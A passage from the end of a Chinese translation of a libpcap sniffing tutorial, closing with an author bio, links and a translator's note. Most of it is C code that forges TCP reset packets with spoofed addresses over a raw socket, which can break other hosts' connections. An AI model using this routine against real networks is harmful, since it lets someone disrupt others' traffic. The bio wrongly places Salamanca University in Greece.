u_int16 dst_prt){

  static int i=0;
  int one=1; /* R.Stevens says we need this variable for the setsockopt call */

  /* Raw socket file descriptor */
  int rawsocket=0;

  /* Buffer for the TCP/IP SYN Packets */
  char packet[ sizeof(struct tcphdr) + sizeof(struct ip) +1 ];

  /* It will point to start of the packet buffer */
  struct ip *ipheader = (struct ip *)packet;

  /* It will point to the end of the IP header in packet buffer */
```

```
struct tcphdr *tcpheader = (struct tcphdr *) (packet + sizeof(struct ip));

/* TPC Pseudoheader (used in checksum)    */
tcp_phdr_t pseudohdr;

/* TCP Pseudoheader + TCP actual header used for computing the checksum */
char tcpcsumblock[ sizeof(tcp_phdr_t) + TCPSYN_LEN ];

/* Although we are creating our own IP packet with the destination address */
/* on it, the sendto() system call requires the sockaddr_in structure */
struct sockaddr_in dstaddr;

memset(&pseudohdr,0,sizeof(tcp_phdr_t));
memset(&packet, 0, sizeof(packet));
memset(&dstaddr, 0, sizeof(dstaddr));

dstaddr.sin_family = AF_INET;     /* Address family: Internet protocols */
dstaddr.sin_port = dst_prt;      /* Leave it empty */
dstaddr.sin_addr.s_addr = dst_ip; /* Destination IP */


/* Get a raw socket to send TCP packets */
if ( (rawsocket = socket(AF_INET, SOCK_RAW, IPPROTO_TCP)) < 0){
      perror("TCP_RST_send():socket()");
      exit(1);
}

/* We need to tell the kernel that we'll be adding our own IP header */
/* Otherwise the kernel will create its own. The ugly "one" variable */
/* is a bit obscure but R.Stevens says we have to do it this way ;-) */
if( setsockopt(rawsocket, IPPROTO_IP, IP_HDRINCL, &one, sizeof(one)) < 0){
      perror("TCP_RST_send():setsockopt()");
      exit(1);
 }


/* IP Header */
ipheader->ip_hl = 5;     /* Header lenght in octects                    */
ipheader->ip_v = 4;      /* Ip protocol version (IPv4)                  */
ipheader->ip_tos = 0;    /* Type of Service (Usually zero)              */
ipheader->ip_len = htons( sizeof (struct ip) + sizeof (struct tcphdr) );
ipheader->ip_off = 0;    /* Fragment offset. We'll not use this         */
ipheader->ip_ttl = 64;   /* Time to live: 64 in Linux, 128 in Windows...   */
ipheader->ip_p = 6;      /* Transport layer prot. TCP=6, UDP=17, ICMP=1... */
```

```
  ipheader->ip_sum = 0;    /* Checksum. It has to be zero for the moment     */
  ipheader->ip_id = htons( 1337 );
  ipheader->ip_src.s_addr = src_ip;  /* Source IP address                    */
  ipheader->ip_dst.s_addr = dst_ip;  /* Destination IP address               */

  /* TCP Header */
  tcpheader->th_seq = seq;         /* Sequence Number                        */
  tcpheader->th_ack = htonl(1);    /* Acknowledgement Number                 */
  tcpheader->th_x2 = 0;            /* Variable in 4 byte blocks. (Deprecated) */
  tcpheader->th_off = 5;           /* Segment offset (Lenght of the header)  */
  tcpheader->th_flags = TH_RST;    /* TCP Flags. We set the Reset Flag       */
  tcpheader->th_win = htons(4500) + rand()%1000;/* Window size             */
  tcpheader->th_urp = 0;           /* Urgent pointer.                        */
  tcpheader->th_sport = src_prt;   /* Source Port                            */
  tcpheader->th_dport = dst_prt;   /* Destination Port                       */
  tcpheader->th_sum=0;             /* Checksum. (Zero until computed)        */

  /* Fill the pseudoheader so we can compute the TCP checksum*/
  pseudohdr.src = ipheader->ip_src.s_addr;
  pseudohdr.dst = ipheader->ip_dst.s_addr;
  pseudohdr.zero = 0;
  pseudohdr.protocol = ipheader->ip_p;
  pseudohdr.tcplen = htons( sizeof(struct tcphdr) );

  /* Copy header and pseudoheader to a buffer to compute the checksum */
  memcpy(tcpcsumblock, &pseudohdr, sizeof(tcp_phdr_t));
  memcpy(tcpcsumblock+sizeof(tcp_phdr_t),tcpheader, sizeof(struct tcphdr));

  /* Compute the TCP checksum as the standard says (RFC 793) */
  tcpheader->th_sum     =     in_cksum((unsigned     short     *)(tcpcsumblock),
sizeof(tcpcsumblock));

  /* Compute the IP checksum as the standard says (RFC 791) */
  ipheader->ip_sum = in_cksum((unsigned short *)ipheader, sizeof(struct ip));

  /* Send it through the raw socket */
  if ( sendto(rawsocket, packet, ntohs(ipheader->ip_len), 0,
                 (struct sockaddr *) &dstaddr, sizeof (dstaddr)) < 0){
       return -1;
    }

  printf("Sent RST Packet:\n");
  printf("                 SRC:      %s:%d\n",      inet_ntoa(ipheader->ip_src),
ntohs(tcpheader->th_sport));
```

```
  printf("                DST:      %s:%d\n",      inet_ntoa(ipheader->ip_dst),
ntohs(tcpheader->th_dport));
  printf("   Seq=%u\n", ntohl(tcpheader->th_seq));
  printf("   Ack=%d\n", ntohl(tcpheader->th_ack));
  printf("   TCPsum: %02x\n",  tcpheader->th_sum);
  printf("   IPsum: %02x\n", ipheader->ip_sum);

  close(rawsocket);

return 0;

} /* End of IP_Id_send() */

/* This piece of code has been used many times in a lot of differents tools. */
/* I haven't been able to determine the author of the code but it looks like */
/* this is a public domain implementation of the checksum algorithm */
unsigned short in_cksum(unsigned short *addr,int len){

register int sum = 0;
u_short answer = 0;
register u_short *w = addr;
register int nleft = len;

/*
* Our algorithm is simple, using a 32-bit accumulator (sum),
* we add sequential 16-bit words to it, and at the end, fold back
* all the carry bits from the top 16 bits into the lower 16 bits.
*/

while (nleft > 1) {
sum += *w++;
nleft -= 2;
}

/* mop up an odd byte, if necessary */
if (nleft == 1) {
*(u_char *)(&answer) = *(u_char *)w ;
sum += answer;
}

/* add back carry outs from top 16 bits to low 16 bits */
sum = (sum >> 16) + (sum &0xffff); /* add hi 16 to low 16 */
sum += (sum >> 16); /* add carry */
answer = ~sum; /* truncate to 16 bits */
```

```
return(answer);

} /* End of in_cksum() */
/* EOF */
```

**********结束语**********

在本文中，我们探索了数据包捕获的基本原理并且学得了如何使用 pcap 函数库去实现简单的网络嗅探程序。但是 pcap 函数库提供了更多的本文未曾提及的函数（比如将数据包中的数据写入某一个文件，注入数据包，获取统计数据等等）。完整的文档和一些有指导性的文章可以在 pcap 手册上（pcap man page）找到或是 tcpdump 的官方网站上。

**********关于作者**********

路易斯*马丁*嘉舍（Luis Martin Garcia）是一名希腊 Salamanca 大学计算机科学系的一名毕业生，现在他正在攻读信息安全方面的硕士。除此之外他也是 Aldaba 的创造者。Aldaba 是为 GNU/Linux 而写的关于端口锁定和单一数据包验证系统的开源代码。我们可以在以下网址获取它：

http://www.aldabaknocking.com.

**********网络资源**********

* http://www.tcpdump.org/ --tcpdump 和 libpcap 的官方网站；
* http://www.stearns.org/doc/pcap-apps.html --基于 libpcap 的工具列表
* http://ftp.gnumonks.org/pub/doc/packet-journey-2.4.html ---一段数据包经历 Linux 网络堆栈的旅程；
* http://www.tcpdump.org/papers/bpf-usenix93.pdf --由 pcap 函数库作者所写的关于 BPF 的文章。
* http://www.cs.ucr.edu/~marios/ethereal-tcpdump.pdf ---一篇关于 libpcap 过滤器表达式的指导文章。

**********关于译者**********

本文是介绍 libpcap 的一篇优秀之作，之所以翻译成中文是为了让更多的同学了解这个优秀的函数库，并以此为平台去接触更多的开源项目，认识国外的开源理念，锻炼自己的编程思维和修养。本文是鄙人的处女作，且本人并非计算机专业，加上对计算机科学方面的一些专业术语知识的缺乏，错译难以避免（关于人名的翻译请见谅）。如果您找到本文的错误或不妥之处，抑或是对 libpcap 有想与在下讨论的地方，请给我发送邮件：784883369@qq.com。

Ratcat 于武汉理工大学自动化专业 0801